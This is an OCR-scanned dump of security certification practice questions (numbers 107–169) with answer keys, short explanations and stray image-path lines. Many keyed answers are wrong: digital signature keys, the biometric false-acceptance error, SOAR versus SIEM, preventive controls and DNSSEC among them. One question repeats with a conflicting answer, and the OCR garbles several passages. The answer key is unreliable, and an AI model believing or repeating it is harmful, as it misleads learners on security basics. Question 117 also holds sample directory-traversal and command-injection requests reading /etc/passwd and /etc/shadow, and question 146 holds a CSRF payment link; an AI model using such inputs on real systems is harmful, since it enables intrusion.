
NO.107 Which of the following would be indicative of a hidden audio file found inside of a piece of source code? ✓
(A). Steganography
(B). Homomotphic encryption
(C). Cipher surte
(D). Blockchain
Answer: A
Explanation
Steganography is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extracted at its destination. The use of

steganography can be combined with encryption as an extra step for hiding or protecting data. The word steganography is derived from the Greek words steganos (meaning hidden or covered) and the Greek root graph (meaning to write).

NO.108 A security analyst has been asked by the Chief Information Security Officer to
* develop a secure method of providing centralized management of infrastructure
* reduce the need to constantly replace aging end user machines
* provide a consistent user desktop expenence
Which of the following BEST meets these requirements?
(A). BYOD
(B). Mobile device management
(C). VDI
(D). Containers ation
Answer: C

NO.109 Several universities are participating m a collaborative research project and need to share compute and storage resources Which of the following cloud deployment strategies would BEST meet this need?
(A). Community
(B). Private
(C). Public
(D). Hybrid
Answer: A
Explanation
Community cloud storage is a variation of the private cloud storage model, which offers cloud solutions for specific businesses or communities. In this model, cloud storage providers offer their cloud architecture, software and other development tools to meet the requirements of the community. A community cloud in computing is a collaborative effort in which infrastructure is shared between several organizations from a specific community with common concerns (security, compliance, jurisdiction, etc.), whether managed internally or by a third-party and hosted internally or externally.

NO.110 Which of the following is a benefit of including a risk management framework into an organization's security approach?



(A). It defines expected service levels from participating supply chain partners to ensure system outages are remediated in a timely manner
(B). It identifies specific vendor products that have been tested and approved for use in a secure environment.
(C). It provides legal assurances and remedies in the event a data breach occurs
(D). It incorporates control, development, policy, and management activities into IT operations.

Answer: C

NO.111 An amusement park is implementing a btomelnc system that validates customers' fingerpnnts to ensure they are not sharing tickets The park's owner values customers above all and would prefer customers' convenience over security For this reason which of the following features should the security team prioritize FIRST?

(A). Low FAR
(B). Low efficacy
(C). Low FRR
(D). Low CER
Answer: C

NO.112 An organization wants to implement a biometric system with the highest likelihood that an unauthorized user will be denied access. Which of the following should the organization use to compare biometric solutions?
(A). FRR
(B). Difficulty of use
(C). Cost
(D). FAR
(E). CER
Answer: A

NO.113 Digital signatures use asymmetric encryption. This means the message is encrypted with:
(A). the sender's private key and decrypted with the sender's public key
(B). the sender's public key and decrypted with the sender's private key
(C). the sender's private key and decrypted with the recipient's public key.
(D). the sender's public key and decrypted with the recipient's private key
Answer: B

NO.114 An IT manager is estimating the mobile device budget for the upcoming year Over the last five years, the number of devices that were replaced due to loss damage or theft steadily increased by 10%. Which of the following would BEST describe the estimated number of devices to be replaced next year?
(A). ALE
(B). ARO
(C). RPO
(D). SLE
Answer: A


NO.115 Which biometric error would allow an unauthorized user to access a system?
(A). False acceptance
(B). False entrance
(C). False rejection
(D). False denial
Answer: C

NO.116 A penetration tester was able to compromise an internal server and is now trying to pivot the current session in a network lateral movement Which of the following tools if available on the server, will provide the MOST useful information for the next assessment step?
(A). Autopsy
(B). Cuckoo
(C). Memdump

(D). Nmap

Answer: A

NO.117 A SOC operator is analyzing a log file that contains the following entries:



```
[06-Apr-2021-18:00:06] GET /index.php/../../../../../../etc/passwd
[06-Apr-2021-18:01:07] GET /index.php/../../../../../../etc/shadow
[06-Apr-2021-18:01:26] GET /index.php/../../../../../../../../../../etc/passwd
[06-Apr-2021-18:02:16] GET /index.php?var1=;cat /etc/passwd;&var2=7865tgydk
[06-Apr-2021-18:02:56] GET /index.php?var1=;cat /etc/shadow;&var2=7865tgydk
```

(A). SQL injection and improper input-handling attempts ✓

(B). Cross-site scripting and resource exhaustion attempts

(C). Command injection and directory traversal attempts

(D). Error handling and privilege escalation attempts

Answer: C

NO.118 Which of the following typically uses a combination of human and artificial intelligence to analyze event data and take action without intervention?

(A). TTP

(B). OSINT

(C). SOAR

(D). SIEM

Answer: D

NO.119 A company wants to restrict emailing of PHI documents. The company is implementing a DLP solution In order to reslnct PHI documents which of the following should be performed FIRST?

(A). Retention

(B). Governance

(C). Classification

(D). Change management

Answer: C

NO.120 A company wants the ability to restrict web access and monitor the websites that employees visit. Which of the following would BEST meet these requirements?

(A). internet proxy

(B). VPN

(C). WAF

(D). Firewall

Answer: C

NO.121 Which of the following control types is focused primarily on reducing risk before an incident occurs?

(A). Preventive

(B). Deterrent

(C). Corrective

(D). Detective


Answer: D

NO.122 Which of the following describes the exploitation of an interactive process to gain access to restncted areas?
(A). Persistence
(B). Buffer overflow
(C). Privilege escalation
(D). Pharming
Answer: C
Explanation
https://en.wikipedia.org/wiki/Privilege_escalation#:~:text=Privilege%20escalation%20is%20the%20act,from%2


NO.123 A security engineer is deploying a new wireless for a company. The company shares office space with multiple tenants. Which of the following should the engineer configured on the wireless network to ensure that confidential data is not exposed to unauthorized users?
(A). EAP
(B). TLS
(C). HTTPS
(D). AES
Answer: C

NO.124 An attacker replaces a digitally signed document with another version that foes unnoticed. Upon reviewing the document's contents, the author notices some additional verbaige that was not originally in the document but can't validate an integrity issue. Which of the following attacks was used?
(A). Cryptomalware
(B). Prepending
(C). Collision
(D). Phising
Answer: C

NO.125 An attack has occurred against a company.
INSTRUCTIONS
You have been tasked to do the following:
Identify the type of attack that is occurring on the network by clicking on the attacker's tablet and reviewing the output. (Answer Area 1).
Identify which compensating controls should be implemented on the assets, in order to reduce the effectiveness of future attacks by dragging them to the correct server.
(Answer area 2) All objects will be used, but not all placeholders may be filled. Objects may only be used once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Select and Place:



Answer:

Explanation

Diagram Description automatically generated



All attack mitigations have been used

Select type of attack

- ● SQL Injection
- ○ Cross Site Scripting
- ○ XML Injection
- ○ Session Hijacking

NO.126 A help desk technician receives a phone call from someone claiming to be a part of the organization's cybersecurity modem response team The caller asks the technician to verify the network's internal firewall IP address Which of the following 15 the technician's BEST course of action?

(A). Direct the caller to stop by the help desk in person and hang up declining any further requests from the caller

(B). Ask for the callers name, verify the persons identity in the email directory and provide the requested information over the phone

(C). Write down the phone number of the carter if possible, the name of the person requesting the information hang up. and notify the organization's cybersecurity officer

(D). Request the caller send an email for identity verification and provide the requested information via email to the caller

Answer: D

NO.127 A database administrator wants to grant access to an application that will be reading and writing data to a database. The database is shared by other applications also used by the finance department Which of the following account types Is MOST appropriate for this purpose?

(A). Service

(B). Shared

(C). eneric

(D). Admin

Answer: A

NO.128 A security analyst in a SOC has been tasked with onboarding a new network into the SIEM. Which of the following BEST describes the information that should feed into a SIEM solution in order to adequately support an investigation?

(A). Logs from each device type and security layer to provide correlation of events
(B). Only firewall logs since that is where attackers will most likely try to breach the network
(C). Email and web-browsing logs because user behavior is often the cause of security breaches
(D). NetFlow because it is much more reliable to analyze than syslog and will be exportable from every device
Answer: B

NO.129 An organization is migrating several SaaS applications that support SSO. The security manager wants to ensure the migration is completed securely. Which of the following should the organization consider before implementation? (Select TWO).
(A). The back-end directory source
(B). The identity federation protocol
(C). The hashing method
(D). The encryption method
(E). The registration authority
(F). The certificate authority
Answer: C,F

NO.130 A company is auditing the manner in which its European customers' personal information is handled Which of the following should the company consult?
(A). GDPR
(B). ISO
(C). NIST
(D). PCI DSS
Answer: A

NO.131 An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be used to accomplish this task?
(A). Application allow list
(B). SWG
(C). Host-based firewall
(D). VPN
Answer: B

NO.132 A security analyst generated a file named host1.pcap and shared it with a team member who is going to use it for further incident analysis. Which of the following tools will the other team member MOST likely use to open this file?
(A). Autopsy
(B). Memdump
(C). FTK imager
(D). Wireshark
Answer: D

Explanation
Some common applications that can open .pcap files are Wireshark, WinDump, tcpdump, Packet Square - Capedit and Ethereal.

NO.133 Which of the following would BEST provide detective and corrective controls for thermal regulation?
(A). A smoke detector
(B). A fire alarm C
(C). An HVAC system
(D). A fire suppression system
(E). Guards
Answer: C

NO.134 DDoS attacks are causing an overload on the cluster of cloud servers. A security architect is researching alternatives to make the cloud environment respond to load fluctuation in a cost-effective way. Which of the following options BEST fulfils the architect's requirements?
(A). An orchestration solution that can adjust scalability of cloud assets
(B). Use of multipath by adding more connections to cloud storage
(C). Cloud assets replicated on geographically distributed regions
(D). An on-site backup that is deployed and only used when the load increases
Answer: A

NO.135 Due to unexpected circumstances, an IT company must vacate its main office, forcing all operations to alternate, off-site locations. Which of the following will the company MOST likely reference for guidance during this change? ✓
(A). The business continuity plan
(B). The retention policy
(C). The disaster recovery plan
(D). The incident response plan
Answer: A

NO.136 Which of the following is a policy that provides a greater depth of knowldge across an organization?
y (A). Asset manahement policy
(B). Separation of duties policy
(C). Acceptable use policy
(D). Job Rotation policy
Answer: C


NO.137 A security analyst has identified malware spreading through the corporate network and has activated the CSIRT Which of the following should the analyst do NEXT? ✓
(A). Review how the malware was introduced to the network.
(B). Attempt to quarantine all infected hosts to limit further spread.
(C). Create help desk tickets to get infected systems reimaged.
(D). Update all endpoint antivirus solutions with the latest updates.
Answer: B

NO.138 Business partners are working on a secunty mechanism lo validate transactions securely. The requirement is for one company to be responsible for deploying a trusted solution that will

register and issue artifacts used to sign encrypt, and decrypt transaction files. C Which of the following is the BEST solution to adopt?
(A). PKI
(B). Blockchain
(C). SAML
(D). OAuth
Answer: A

NO.139 An attacker was eavesdropping on a user who was shopping online. The attacker was able to spoof the IP address associated with the shopping site. Later, the user received an email regarding the credit card statement with unusual purchases. Which of the following attacks took place?
(A). On-path attack
(B). Protocol poisoning
(C). Domain hijacking
(D). Bluejacking
Answer: A

NO.140 A security analyst is working on a project to implement a solution that monitors network communications and provides alerts when abnormal behavior is detected Which of the following is the security analyst MOST likely implementing?


(A). Vulnerability scans
(B). User behavior analysis
[✓ (C). Security orchestration, automation, and response] ✓
(D). Threat hunting

Answer: B

NO.141 A DBA reports that several production server hard drives were wiped over the weekend. The DBA also reports that several Linux servers were unavailable due to system files being deleted unexpectedly. A security analyst verified that software was configured to delete data deliberately from those servers. No backdoors to any servers were found. Which of the following attacks was MOST likely used to cause the data toss?
(A). Logic bomb
(B). Ransomware
(C). Fileless virus
(D). Remote access Trojans
(E). Rootkit
Answer: A

NO.142 An organization discovered files with proprietary financial data have been deleted. The files have been recovered from backup but every time the Chief Financial Officer logs in to the file server, the same files are deleted again No other users are experiencing this issue. Which of the following types of malware is MOST likely causing this behavior?
(A). Logic bomb
(B). Crypto malware
(C). Spyware
(D). Remote access Trojan

Answer: A

NO.143 Two hospitals merged into a single organization. The privacy officer requested a review of all records to ensure encryption was used during record storage, in compliance with regulations. During the review, the officer discovered thai medical diagnosis codes and patient names were left unsecured. Which of the following types of data does this combination BEST represent?

(A). Personal health information B
(B). Personally Identifiable Information
(C). ToKenized data
(D). Proprietary data
Answer: A

NO.144 An organization maintains several environments in which patches are developed and tested before deployed to an operation status. Which of the following is the environment in which patches will be deployed just prior to being put into an operational status?

(A). Development
(B). Test
(C). Production
(D). Staging
Answer: B

NO.145 A security analyst has identified malv/are spreading through the corporate network and has activated the CSIRT Which of the following should the analyst do NEXT?


(A). Review how the malware was introduced to the network
(B). Attempt to quarantine all infected hosts to limit further spread
(C). Create help desk tickets to get infected systems reimaged
(D). Update all endpomt antivirus solutions with the latest updates
Answer: C

M ah

NO.146 A forensics investigator is examining a number of unauthorized payments the were reported on the company's website. Some unusual log entries show users received an email for an unwanted mailing list and clicked on a link to attempt to unsubscribe. One of the users reported the email to the phishing team, and the forwarded email revealed the link to be:
<a href-"https://www.company.com/payto.do?routing=00001111&accc=22223334&amount-250">Click here to unsubscribe</a> Which of the following will the forensics investigator MOST likely determine has occurred?

(A). SQL injection
(B). CSRF
(C). XSS
(D). XSRF
Answer: D

NO.147 A junior security analyst iss conducting an analysis after passwords were changed on multiple accounts without users' interaction. The SIEM have multiple logtn entnes with the following text:



```
suspicious event - user: scheduledtasks successfully authenticate on AD on abnormal time
suspicious event - user: scheduledtasks failed to execute c:\weekly_checkups\amazing-3rdparty-domain-assessment.py
suspicious event - user: scheduledtasks failed to execute c:\weekly_checkups\secureyourAD-3rdparty-compliance.sh
suspicious event - user: scheduledtasks successfully executed c:\weekly_checkups\amazing-3rdparty-domain-assessment.py
```

Which of Ihe following is the MOST likely attack conducted on the environment?

(A). Malicious script

(B). Privilege escalation

(C). Doman hijacking

(D). DNS poisoning

Answer: A

A

NO.148 A routine audit of medical billing claims revealed that several claims were submitted without the subscriber's knowledge. A review of the audit logs for the medical billing company's system indicated a company employee downloaded customer records and adjusted the direct deposit information to a personal bank account. Which of the following does this action describe?

(A). Insider threat

(B). Social engineering

(C). Third-party risk

(D). Data breach

Answer: A

NO.149 A security analyst wants to fingerpnnt a web server Which of the following tools will the security analyst MOST likely use to accomplish this task?

(A). nmap -p1-65S35 192.168.0.10

(B). dig 192.168.0.10

(C). cur1

--htad http://192.168.0.10

(D). ping 192.168.0.10

Answer: C

✓

NO.150 A report delivered to the Chief Information Security Officer (CISO) shows that some user credentials could be exfilltrated. The report also indicates that users tend to choose the same credentials on different systems and applications. Which of the following policies should the CISO use to prevent someone from using the exfilltrated credentials?

(A). MFA

(B). Lockout

(C). Time-based logins

(D). Password history

Answer: B

NO.151 Which of the following risk management strategies would an organization use to maintain a legacy system with known risks for operational purposes?

(A). Acceptance

(B). Transference

(C). Avoidance

(D). Mitigation

Answer: A

NO.152 Which of the following terms describes a broad range of information that is sensitive to a specific organization?
(A). Public
(B). Top secret
(C). Proprietary
(D). Open-source
Answer: C

NO.153 Server administrator want to configure a cloud solution so that computing memory and processor usage is maximized most efficiently acress a number of virtual servers. They also need to avoid potential denial-of-service situations caused by availiability. Which of the following should administrator configure to maximize system availability while efficiently utilizing available computing power?
(A). Dynamic resource allocation
(B). High availability
(C). Segmentation
(D). Container security
Answer: C

NO.154 Two organizations plan to collaborate on the evaluation of new SIEM solutions for their respective companies.
A combined effort from both organizations' SOC teams would speed up the effort. Which of the following can be written to document this agreement?
(A). MOU
(B). ISA
(C). SLA
(D). NDA
Answer: A

NO.155 After a recent security breach, a security analyst reports that several administrative usernames and passwords are being sent via cleartext across the network to access network devices over port 23. Which of the following should be implemented so all credentials sent over the network are encrypted when remotely accessing and configuring network devices?
(A). SSH
(B). SNMPv3
(C). SFTP
(D). Telnet
(E). FTP
Answer: A

NO.156 A security analyst is concerned about critical vulnerabilities that have been detected on some applications running inside containers Which of the following is the BEST remediation strategy?
(A). Update the base container image and redeploy the environment
(B). Include the containers in the regular patching schedule for servers


(C). Patch each running container individually and test the application
(D). Update the host in which the containers are running
Answer: C

NO.157 The Chief Information Security Officer wants to prevent exfiltration of sensitive information from employee cell phones when using public USB power charging stations. Which of the following would be the BEST solution to Implement?
(A). DLP
(B). USB data blocker
(C). USB OTG
(D). Disabling USB ports
Answer: B ✓

NO.158 A company has a flat network in the cloud. The company needs to implement a solution to segment its production and non-production servers without migrating servers to a new network. Which of the following solutions should the company implement?
(A). internet
(B). Screened Subnet
(C). VLAN segmentation
(D). Zero Trust
Answer: C

NO.159 8 An employee received a word processing file that was delivered as an email attachment The subject line and email content enticed the employee to open the attachment. Which of the following attack vectors BEST matches this malware?
(A). Embedded Python code
(B). Macro-enabled file
(C). Bash scripting
(D). Credential-harvesting website
Answer: B

NO.160 The Chief Information Security Officer (CISO) of a bank recently ✓ updated the incident response policy. The CISO is concerned that members of the incident response team do not understand their roles. The bank wants to test the policy but with the least amount of resources or impact. Which of the following BEST meets the requirements?


(A). Warm site failover
[✓ (B). Tabletop walk-through]
(C). Parallel path testing
(D). Full outage simulation

Answer: B

NO.161 Which of the following techniques eliminates the use of rainbow tables for password cracking?
(A). Hashing
(B). Tokenization
y (C). Asymmetric encryption

(D). Salting

Answer: D

Explanation

Rainbow table attacks can easily be prevented by using salt techniques, which is a random data that is passed into the hash function along with the plain text.

NO.162 While preparing a software Inventory report, a security analyst discovers an unauthorized program installed on most of the company's servers. The program utilizes the same code signing certificate as an application deployed to only the accounting team. Which of the following mitigations would BEST secure the server environment?

3

(A). Revoke the code signing certificate used by both programs.

(B). Block all unapproved file hashes from installation.

(C). Add the accounting application file hash to the allowed list.

(D). Update the code signing certificate for the approved application.

Answer: C

NO.163 A software company adopted the following processes before releasing software to production;

* Peer review

* Static code scanning

* Signing

A considerable number of vulnerabilities are still being detected when code is executed on production Which of the following security tools can improve vulnerability detection on this environment?

(A). File integrity monitonng for the source code

(B). Dynamic code analysis tool

(C). Encrypted code repository

(D). Endpoint detection and response solution

Answer: A

NO.164 During an incident response, an analyst applied rules to all inbound traffic on the border firewall and implemented ACLs on each critical server Following an investigation, the company realizes it is still vulnerable because outbound traffic is not restricted and the adversary is able lo maintain a presence in the network. In which of the following stages of the Cyber Kill Chain is the adversary currently operating?

(A). Reconnaissance

(B). Command and control

(C). Actions on objective

(D). Exploitation

Answer: B

NO.165 A Chief Information Security Officer wants to ensure the organization is validating and checking the Integrity of zone transfers. Which of the following solutions should be implemented?

(A). DNSSEC

(B). LOAPS

(C). NGFW

(D). DLP
Answer: D


NO.166 A news article states hackers have been selling access to IoT camera feeds. Which of the following is the Most likely reason for this issue?
(A). Outdated software
(B). Weak credentials
(C). Lack of encryption
(D). Backdoors
Answer: C

NO.167 A security analyst receives an alert from trie company's SIEM that anomalous activity is coming from a local source IP address of 192.168.34.26. The Chief Information Security Officer asks the analyst to block the originating source Several days later, another employee opens an internal ticket stating that vulnerability scans are no longer being performed properly. ✓ The IP address the employee provides is 192 168.3426. Which of the following describes this type of alert?
(A). True positive
(B). True negative
(C). False positive
(D). False negative
Answer: C

NO.168 A security analyst is receiving numerous alerts reporting that the response time of an internet-facing application has been degraded However, the internal network performance was not degraded. Which of the following MOST likely explains this behavior?
(A). DNS poisoning
(B). MAC flooding
(C). DDoS attack ✓
(D). ARP poisoning
Answer: C

NO.169 A security analyst needs to be able to search and correlate logs from multiple sources in a single tool Which of the following would BEST allow a security analyst to have this ability?
(A). SOAR
(B). SIEM
(C). Log collectors
(D). Network-attached storage
Answer: B

